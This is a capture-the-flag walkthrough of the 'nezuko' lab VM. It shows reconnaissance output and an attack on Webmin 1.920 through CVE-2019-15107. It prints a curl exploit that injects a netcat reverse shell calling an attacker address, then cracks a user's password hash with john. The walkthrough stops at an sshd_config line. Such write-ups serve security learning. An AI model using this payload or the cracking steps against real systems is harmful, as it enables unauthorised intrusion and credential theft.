

nezuko

netdiscover




```
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.0.2.1        52:54:00:12:35:00      1       60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1       60  Unknown vendor
10.0.2.3        08:00:27:d3:bd:43      1       60  PCS Systemtechnik GmbH
10.0.2.60       08:00:27:e1:a5:c7      1       60  PCS Systemtechnik GmbH
```

nmap results




```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:f5:b3:ff:35:a8:c8:24:42:66:64:a4:4b:da:b0:16 (RSA)
|   256 2e:0d:6d:5b:dc:fe:25:cb:1b:a7:a0:93:20:3a:32:04 (ECDSA)
|_  256 bc:28:8b:e4:9e:8d:4c:c6:42:ab:0b:64:ea:8f:60:41 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome to my site! - nezuko kamado
13337/tcp open  http    MiniServ 1.920 (Webmin httpd)
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Login to Webmin
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

dirb results on port 80




```
---- Scanning URL: http://nezuko/ ----
+ http://nezuko/index.html (CODE:200|SIZE:327)
+ http://nezuko/robots.txt (CODE:200|SIZE:105)
==> DIRECTORY: http://nezuko/sample/
+ http://nezuko/server-status (CODE:403|SIZE:294)

---- Entering directory: http://nezuko/sample/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

robots.txt



```
root@kali:~/pwn/nezuko# echo NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJAOJUWO2DUEBYG64TUEB2G6IDFNZ2W2ZLSMF2GKIC6O5PA====|base32 -d
hint from nezuko : this is not the right port to enumerate ^w^root@kali:~/pwn/nezuko# 
```

Basically the same like above, theres no special on this port.




Index of /sample

Name	Last modified	Size	Description
Parent Directory		-	
nothing_here.txt	2019-08-21 00:55	13	

Apache/2.4.29 (Ubuntu) Server at nezuko Port 80


Browsed Webmin login port 13337 according to nmap results



Webmin

You must enter a username and password to login to the server on **nezuko.local**


Vulnerable version of webmin



Webmin 1.920 - Remote Code Execution


CVE:	Author:	Type:	Platform:	Date:
2019-15107	FERNANDO A. LAGOS B	WEBAPPS	LINUX	2019-08-19

Exploit link: https://www.exploit-db.com/exploits/47293
importing modules to metasploit




```
root@kali:~/.msf4/modules/exploits/cgi/webapps# updatedb
root@kali:~/.msf4/modules/exploits/cgi/webapps# lsf
total 12K
drwxr-xr-x 2 root root 4.0K Sep 18 12:18 ./
drwxr-xr-x 3 root root 4.0K Sep 18 12:16 ../
-rwxr-xr-x 1 root root 3.6K Sep 18 11:53 47293.rb*
root@kali:~/.msf4/modules/exploits/cgi/webapps# 
```

modify exploit - walkthrough




```
#!/bin/sh
#
# CVE-2019-15107 Webmin Unauhenticated Remote Command Execution
# based on Metasploit module https://www.exploit-db.com/exploits/47230
# Original advisory: https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html
# Alternative advisory (spanish): https://blog.nivel4.com/noticias/vulnerabilidad-de-ejecucion-de-comandos-remotos-en-webmin
#
# Fernando A. Lagos B. (Zerial)
# https://blog.zerial.org
# https://blog.nivel4.com
#
# The script sends a flag by a echo command then grep it. If match, target is vulnerable.
#
# Usage: sh CVE-2019-15107.sh https://target:port
# Example: sh CVE-2019-15107.sh https://localhost:10000
# output: Testing for RCE (CVE-2019-15107) on https://localhost:10000: VULNERABLE!
#

URI=$1;

echo -n "Testing for RCE (CVE-2019-15107) on $URI: ";
curl -ks $URI'/password_change.cgi' -d 'user=wheel&pam=&expired=2&old=id| nc -e /bin/sh 10.0.2.57 8888 &new1=wheel&new2=wheel' -H 'Cookie: redirect=1; testing=1; sid=x;
 sessiontest=1;' -H "Content-Type: application/x-www-form-urlencoded" -H 'Referer: '$URI'/session_login.cgi'|grep $FLAG>/dev/null 2>&1

#EOF
```

Reverse shell popped using netcat




```
nezuko@ubuntu:/home/zenitsu$ id
uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare)
nezuko@ubuntu:/home/zenitsu$ 
```

Found hash on /etc/passwd



```
nezuko:x:1000:1000:nezuko,,,:/home/nezuko:/bin/bash
zenitsu:$6$LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYw5JGIX8cE5nysr6MX23DFvIAwmxEHOjhBj8rBplVa3rqcVDO0001PY9G0:1001:1001:,,,:/home/zenitsu:/bin/bash
```


Cracked zenitsu's passwd using john



```
root@kali:~/pwn/nezuko# john -w=/root/pwn/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
meowmeow         (zenitsu)
1g 0:00:00:00 DONE (2019-09-18 12:54) 1.075g/s 4404p/s 4404c/s 4404C/s adriano..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


meowmeow (zenitsu)

Not able to login as zenitsu




```
root@kali:~/pwn/nezuko# ssh zenitsu@nezuko.local
zenitsu@nezuko.local's password:
Permission denied, please try again.
zenitsu@nezuko.local's password:
```

The reason we are not able to logon as zenitsu via ssh:
/etc/ssh/sshd_config



